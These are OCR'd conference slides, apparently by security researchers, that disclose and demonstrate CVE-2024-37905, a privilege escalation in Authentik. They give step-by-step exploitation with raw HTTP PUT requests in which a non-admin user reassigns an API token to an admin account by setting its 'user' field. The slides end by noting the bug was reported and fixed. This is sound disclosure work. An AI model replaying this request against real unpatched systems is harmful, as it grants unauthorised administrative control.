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

  - **Privilege Escalation (CVE-2024-37905) & Demo**

Login As A Non-Admin User




Login Page

User Settings - Tokens




Settings-> Tokens management Page

Create Demo Token




Create Demo Token

Copy API Key, Edit ??



API Token Copy & Edit

Edit (Update) Token



Token Edit -> Update (expiration)


LET’S INSPECT THE TOKEN UPDATE REQUEST

Token Update Request - An Interesting Response

Request

Pretty Raw Hex


```
PUT /api/v3/core/tokens/User-Token/ HTTP/1.1
Host: authentik.m2a.local
Cookie: authentik_csrf=RODgTnubIvTXlKz2B4a7EKOXNi2orbgf;
Chrome/127.0.6533.100 Safari/537.36
Content-Type: application/json
X-Authentik-Csrf: RODgTnubIvTXlKz2B4a7EKOXNi2orbgf
Origin: https://authentik.m2a.local
Referer: https://authentik.m2a.local/if/user/

{
    "identifier":"User-Token",
    "intent":"api",
    "description":"test1"
}
```

Response

Pretty Raw Hex Render Grep

```
HTTP/1.1 200 OK
Allow: GET, PUT, PATCH, DELETE, HEAD, OPTIONS
Content-Length: 1164

{
    "pk":"ddebd04f-a321-4aa2-8300-412b24f4885f",
    "managed":null,
    "identifier":"User-Token",
    "intent":"api",
    "user":7,
    "user_obj":{
        "pk":7,
        "username":"m2a",
        "name":"M2A",
        "is_active":true,
        "last_login":"2024-09-05T11:12:30.014004Z",
        "is_superuser":false,
        "groups":[
```

Update-token request


WHAT IF WE TRY TO UPDATE THE USER?

What if we try to update the user?

Request

Pretty Raw Hex Hackvertor


```
1  PUT /api/v3/core/tokens/user_token_poc_v4/ HTTP/1.1
2  Host: authentik.m2a.local

8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112
   Safari/537.36
10 Content-Length: 77
11
12 {
       "identifier":"user_token_poc_v4",
       "intent":"api",
13     "user":6,
       "description":""
   }
```


(PUT) Update-token user property

Authentik Demo – API Token Privilege escalation


1. log in as a regular (non-admin) user
2. Create an API Token
3. Request the API key (view_key)
4. Using API key query “version” API
5. Update Token ({user:6})

Authentik Demo – API Token Privilege escalation





Login using non-admin user


WE HAVE AN (ADMIN) API KEY => FULL CONTROL OF THE SYSTEM!

CVE-2024-37905 - Privilege Escalation - Summary

- Reported the issue to the Authentik team
  - Confirmed, assigned CVE-2024-37905, and fixed.

Read more at our blog post

"Let's Be Authentik: You Can't Always Leak ORMs"

https://www.cyberark.com/resources/threat-research-blog/lets-be-authentik-you-cant-always-leak-orms

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
https://il.linkedin.com/in/maor-abutb